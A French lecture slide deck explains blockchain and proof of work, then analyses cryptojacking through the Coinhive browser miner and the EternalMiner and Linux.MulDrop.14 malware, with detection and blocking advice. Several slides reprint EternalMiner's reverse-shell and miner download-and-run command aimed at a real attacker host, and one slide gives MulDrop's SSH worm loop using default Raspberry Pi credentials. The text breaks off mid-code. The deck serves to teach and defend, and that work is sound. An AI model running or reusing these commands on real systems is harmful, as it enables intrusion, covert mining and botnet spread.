
- Dans ce cas, la chaîne la plus **longue** est choisie.



Blockchains – Qu'est-ce-que la blockchain ?

Tentative de modification d'un ancien bloc

- Le hash du nouveau bloc sera différent de l'ancien. La chaîne est rompue.



Blockchains – Qu'est-ce-que la blockchain ?

Preuve de travail


- La majorité des blockchains utilisent la **preuve de travail** en guise de consensus.
- Les mineurs utilisent les ressources CPU pour résoudre des problèmes mathématiques complexes, mais triviaux à vérifier.
- En cas de résolution, ils gagnent le droit d'insérer un nouveau bloc et sont rémunérés.



Blockchains – Qu'est-ce-que la blockchain ?

Preuve de travail


- Bitcoin : « Trouver un nombre **S**, tel que le hash de la concaténation du hash du bloc précédent avec **S** donne un résultat plus petit qu'un nombre **D** fixé ».



Blockchains – Qu'est-ce-que la blockchain ?


Coopérative de mineurs

Taux de hachage
52.62 EH/s



Blockchains – Qu'est-ce-que la blockchain ?


Coopérative de mineurs



Blockchains – Qu'est-ce-que la blockchain ?

Attaque des 51%

- Une coalition disposant de plus de la moitié de la puissance de calcul du réseau peut :
 - Modifier des anciens blocs, et donc réécrire la blockchain
 - Réaliser une double dépense
 - Boycoter des transactions
 - Casser la confiance dans le système
- Prix d'une telle attaque (sur le réseau Bitcoin, en 2016):
 - 4,800,000,000\$ pour les asics
 - 10,000,000\$ pour les ordinateurs
 - 1,000,000\$ pour l'électricité



Blockchains – Qu'est-ce-que la blockchain ?

Monéro

- Anonymat
- Prix en évolution




Mineurs JavaScript


Mineurs JavaScript - Présentation

Présentation

- Coinhive est une bibliothèque JavaScript permettant de miner des crypto-monnaies (Monero ou Electroneum) à partir d'un navigateur web.
- Différentes variantes :
 - Un captcha lançant le mineur pour une durée fixée lors du clic de l'utilisateur pour confirmer qu'il n'est pas un robot.
 - Un lien court de redirection, demandant la résolution d'un certain nombre de challenges pour pouvoir accéder à la page demandée (permettant également de se protéger des attaques DDOS).
 - Un mineur s'exécutant en arrière plan sur une page web standard.



PROOF OF WORK REQUIRED – REDIRECTING
SHORTLY



powered by  coinhive

HASHES/S	TOTAL
7.7	23
THREADS	SPEED
4 + / -	100% + / -



Mineurs JavaScript - Analyse

Analyse

- Le script de minage se lance en arrière plan au chargement de la page, et se termine lorsque l'on ferme celle-ci : nécessité que l'utilisateur reste sur la page (longs articles, streaming, etc).
- Librairies à charger sur son serveur, puis inclure le script sur sa page web :

```
01: <script src="https://coin-hive.com/lib/coinhive.min.js"></script>
02: <script>
03:     var miner = new CoinHive.User('<site-key>', 'user');
04:     miner.start();
05: </script>
```

Mineurs JavaScript - Analyse

Analyse

- Le script de minage se lance en arrière plan au chargement de la page, et se termine lorsque l'on ferme celle-ci : nécessité que l'utilisateur reste sur la page (longs articles, streaming, etc).
- Bibliothèques à charger sur son serveur, puis inclure le script sur sa page web :

```
01: <script src="https://coin-hive.com/lib/coinhive.min.js"></script>
02: <script>
03:     var miner = new CoinHive.User('<site-key>', 'user');
04:     miner.start();
05: </script>
```

Identifiant unique où
seront versées les
récompenses

Mineurs JavaScript - Analyse

Analyse

- Le script de minage se lance en arrière plan au chargement de la page, et se termine lorsque l'on ferme celle-ci : nécessité que l'utilisateur reste sur la page (longs articles, streaming, etc).
- Bibliothèques à charger sur son serveur, puis inclure le script sur sa page web :

```
01: <script src="https://coin-hive.com/lib/coinhive.min.js"></script>
02: <script>
03:     var miner = new CoinHive.User('<site-key>', 'user');
04:     miner.start();
05: </script>
```

Permet de partager sa récompense avec l'utilisateur minant (facultatif)

Mineurs JavaScript - Analyse

Analyse

- Le script de minage se lance en arrière plan au chargement de la page, et se termine lorsque l'on ferme celle-ci : nécessité que l'utilisateur reste sur la page (longs articles, streaming, etc).
- Librairies à charger sur son serveur, puis inclure le script sur sa page web :

```
01: <script src="https://coin-hive.com/lib/coinhive.min.js"></script>
02: <script>
03:     var miner = new CoinHive.User('<site-key>', 'user');
04:     miner.start();
05: </script>
```

HASHES/S	TOTAL
7.7	23
THREADS	SPEED
4 +/-	100% +/-



Mineurs JavaScript - Analyse


Analyse

- Même principe qu'une coopérative de mineurs :

Web socket sur une des adresses du serveur pour communiquer

Le serveur envoie des challenges, la machine minant envoie les solutions trouvées

```
01: Miner.prototype._connect = function() {
02:     if (this._socket) {
03:         return
04:     }
05:     ...
06:     this._socket = new WebSocket(proxyUrl);
```



WebSocket #14 transferred 17 messages and remains open.

ID	Type	Body	Preview
1	Text	167	{ "type": "auth", "params": { "site_key": "UpZwpb001VyGZFihVdnSqFhDMho" } }
2	Text	50	{ "type": "authed", "params": { "token": "", "hashes": 0 } }
3	Text	234	{ "type": "job", "params": { "job_id": "198414401360787", "blob": "06069" } }
4	Text	150	{ "type": "submit", "params": { "job_id": "198414401360787", "nonce": "d" } }
5	Text	48	{ "type": "hash_accepted", "params": { "hashes": 256 } }
6	Text	150	{ "type": "submit", "params": { "job_id": "198414401360787", "nonce": "9" } }
7	Text	48	{ "type": "hash_accepted", "params": { "hashes": 512 } }


Metadata TextView HexView JSON

```
{ "type": "submit", "params": { "job_id": "198414401360787", "nonce": "d38f3138", "result": "e878fb0149d170ded329d786ff178284e3220e2a1cef78bcbebd97b8ecb4800" } }
```

Mineurs JavaScript – Détection et blocage

Détection

- Script qui se charge sur le navigateur



- Whoismining.com


whoismining.com checks if a website is secretly mining crypto currency abusing visitors CPU power

http://korben.info is **Not mining**

Who is mining? Last searched

When	Website	Status
34 minutes ago	http://seriesdanko.to/	Mining with coin-hive.com

- Surcharge des CPU et ventilateurs qui fonctionnent au maximum



Mineurs JavaScript – Détection et blocage

The screenshot shows the Coinhive dashboard in Mozilla Firefox. The browser's address bar displays `https://coinhive.com/dashboard`. The page content includes a navigation menu with links for `Coinhive`, `Documentation`, `Coinhive Mining Tool`, `Settings`, and `Logout`. A prominent orange warning box contains the following text:

Important: If you are self-hosting our JavaScript files – i.e. if you copied the `coinhive.min.js` or `authedmine.min.js` to your own server – you need to **update these files!**

The Monero network is scheduled to slightly change the hashing algorithm on **October 18th**. Our updated JavaScript files contain the current and the new hashing algorithm. The miner will automatically switch to the new version on the scheduled date.

Updated JavaScript files:
coinhive.com/lib/coinhive.min.js
authedmine.com/lib/authedmine.min.js

Below the warning, a statistics table displays the following data:

HASHES/S	TOTAL HASHES	TOTAL PAID	PENDING PAYMENTS
0	250.37 K	0 XMR	0.00002 XMR

Additional information includes a note about the current payout rate: "current payout 0.00005003 XMR per 1M hashes" and "ayout: 70%, updated: Oct 25, 2018 - 17:04:24 - [FAQ](#)".

At the bottom right, there is a summary of the total XMR earned and a button to open the miner interface:


Total XMR	Miner
0.00001931 XMR	open

The browser's taskbar at the bottom shows several open applications: `Thèse`, `Python Veille...`, `Bure...`, `Dolphin`, `Dashboard - Coinhive - Monero Mining Club - Mozilla Firefox`, `Konsole`, and `Moniteur système`. The system clock indicates the time is 17:49:08.

Mineurs JavaScript – Détection et blocage

Blocage

- Extensions pour navigateurs internet (spécialisées ou bloqueur de publicités)
- Bloquer l'exécution des scripts JavaScript (ou l'activer manuellement grâce à une extension)
- Bloquer les connexions vers le serveur de CoinHive
- Utilisation d'un antivirus




PROOF OF WORK REQUIRED – REDIRECTING
SHORTLY

Library failed to load. **Please disable adblock!**

powered by  coinhive

Mineurs JavaScript – Alternative à la publicité



The screenshot shows the Utip website interface. At the top left is the Utip logo with a tagline 'ON RECRUTE!'. At the top right are navigation links: 'Créateurs', 'Annonces', and 'Accès Alpha testeurs'. The main content area is titled '4 modes de soutien à votre disposition' and lists four options:

- REGARDER UNE PUBLICITÉ**: Represented by a play button icon. Description: 'Regardez volontairement une ou plusieurs publicités qui rapporteront quelques centimes.'
- PAYER UNE FOIS OU TOUTS LES MOIS**: Represented by a credit card icon. Description: 'Mettez en place un paiement récurrent, ou payez juste une fois. Utilisez votre CB, ou bientôt PayPal.'
- MINER UNE CRYPTOMONNAIE**: Represented by a diamond icon. Description: 'Faites volontairement miner une cryptomonnaie à votre ordinateur pendant quelques minutes ou quelques heures.'
- ACHETER DES PRODUITS DÉRIVÉS**: Represented by a shopping cart icon. Description: 'Achetez les créations ou des produits en lien avec l'activité de votre créatrice ou créateur favori.'

In the bottom right corner, there is a red circular chat bubble icon with a white minus sign and a small mouse cursor arrow pointing to it.

Mineurs malwares

EternalMiner

Mineurs malwares – EternalMiner - Présentation

Présentation

- Juin 2017, dans le sillage de WannaCry
- Utilisation de la vulnérabilité CVE-2017-7494 (SambaCry) :
affecte les versions de Samba (partage d'imprimantes et de fichiers sous les systèmes Unix) à partir de la 3.5.0 (1er Mars 2010).
→ corrigée le 24 mai (versions 4.6.4, 4.5.10 et 4.4.14), mais ≈100 000 machines Linux accessibles via ces ports exécutaient une version de Samba vulnérable.
- Les ordinateurs contaminés minent sur la blockchain Monero : environ 98 XMR



Mineurs malwares – EternalMiner - Analyse

Prérequis

- Ports 445 et/ou 139 ouverts,
- fichiers partagés accessibles en écriture,
- les chemins d'accès de ces fichiers doivent être connus (pour lancer l'exécution).



Mineurs malwares – EternalMiner - Analyse

Description de l'attaque

- Tester l'écriture sur le disque partagé pour un utilisateur non légitime : tentative d'écriture de fichiers texte de 8 caractères aléatoires.
→si réussite, effacement de ces fichiers.
- Chargement du malware, présenté sous la forme d'un plugin Samba, sur le disque partagé :
recherche de leurs emplacements exacts sur le disque, en testant tous les chemins les plus courants (brut force).
une fois le chemin exact trouvé, la faille SambaCry rend possible l'exécution du plugin malicieux directement par Samba, avec des privilèges élevé.

Mineurs malwares – EternalMiner - Analyse

Description du plugin : 2 fichiers compilés

- INAebsGB.so : la porte dérobée :

shell inversé : le serveur (la machine de l'attaquant) enverra des commandes au client (la machine cible). Cette connexion se fait avec l'adresse IP de l'attaquant, spécifiée en dur dans le code.

utilisée pour configurer le logiciel de minage, et éventuellement installer d'autres malwares dans le futur.

- cbIRWuoCc.so : la charge utile :

Récupération d'un CPUminer *custom* (logiciel de minage Monero)

```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 ||  
((wget http://rc.ezreal.space/miner64_s -O  
/tmp/m || curl  
http://rc.ezreal.space/minerd64_s -o /tmp/m) &&  
chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Mineurs malwares – EternalMiner - Analyse

Description du plugin : 2 fichiers compilés

Shell en mode interactif :
attente d'une commande

```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 ||  
((wget http://rc.ezreal.space/miner64_s -O  
/tmp/m || curl  
http://rc.ezreal.space/minerd64_s -o /tmp/m) &&  
chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Mineurs malwares – EternalMiner - Analyse

Description du plugin : 2 fichiers compilés

Commande se trouvant
directement sur le serveur de
l'attaquant : téléchargement,
paramétrage et lancement du
mineur ?

```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 ||  
((wget http://rc.ezreal.space/miner64_s -O  
/tmp/m || curl  
http://rc.ezreal.space/minerd64_s -o /tmp/m) &&  
chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Mineurs malwares – EternalMiner - Analyse

Description du plugin : 2 fichiers compilés

Téléchargement du mineur via wget puis curl, et stockage à l'emplacement /tmp/m

```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 ||  
((wget http://rc.ezreal.space/miner64 s -o  
/tmp/m || curl  
http://rc.ezreal.space/minerd64 s -o /tmp/m) &&  
chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Mineurs malwares – EternalMiner - Analyse

Description du plugin : 2 fichiers compilés

Modification des permissions
d'accès pour autoriser son
exécution

```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 ||  
((wget http://rc.ezreal.space/miner64_s -O  
/tmp/m || curl  
http://rc.ezreal.space/minerd64_s -o /tmp/m) &&  
chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Mineurs malwares – EternalMiner - Analyse

Description du plugin : 2 fichiers compilés

Lancement du mineur en
tache de fond : transparent et
persistance même après
déconnexion de l'utilisateur

```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 ||  
((wget http://rc.ezreal.space/miner64_s -O  
/tmp/m || curl  
http://rc.ezreal.space/minerd64_s -o /tmp/m) &&  
chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Mineurs malwares – EternalMiner - Blocage

Blocage d'EternalMiner

- Pas de tentative de réplication sur le réseau ✓
- Mettre à jour Samba
- Supprimer le mineur
- Désactiver la porte dérobée

Mineurs malwares

Linux.MulDrop.14

Mineurs malwares - Linux.MulDrop.14 - Présentation

Présentation

- Mai 2017
- Réplication : création d'un immense botnet de Raspberry Pi, afin de miner du Monero.
- + de 12.5 millions de Raspberry Pi dans le monde
- Pas de véritable faille technique, mais négligence humaine :
 - ports SSH ouverts aux connexions externes
 - identifiants par défaut



Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

- Script bash contenant un logiciel de minage, compressé à l'aide de gzip, puis encodée en base64.
- Une fois la machine infectée, changement du mot de passe par défaut, en `\$6\$U1Nu9qCp\$FhPuo8s5PsQIH6lwUdTWFcAUPNzmr0pWCdNJj.p6l4Mzi8S867YLmc7BspmEH95POvxPQ3PzP029yT1L3yi6K1.`
- Extinction des processus
- Installations des bibliothèques pour miner, et des outils Zmap et sshpass (réplication du malware)
- Décompression de l'archive et lancement du minage.
- Réplication sur le réseau

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

```
01: NAME=`mktemp -u 'XXXXXXXX'`
02: while [ true ]; do
03:     FILE=`mktemp`
04:     zmap -p 22 -o $FILE -n 100000
05:     killall ssh scp
06:     for IP in `cat $FILE`
07:     do
08:         sshpass -p raspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
$MYSELF pi@$IP:/tmp/$NAME && echo $IP >> /tmp/.r && sshpass
-p raspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:     done
10:     rm -rf $FILE
11:     sleep 10
12: done
```

Boucle infinie

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

```
01: NAME=`mktemp -u 'XXXXXXXX'`
02: while [ true ]; do
03:     FILE=`mktemp`
04:     zmap -p 22 -o $FILE -n 100000 ←
05:     killall ssh scp
06:     for IP in `cat $FILE`
07:     do
08:         sshpass -p raspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
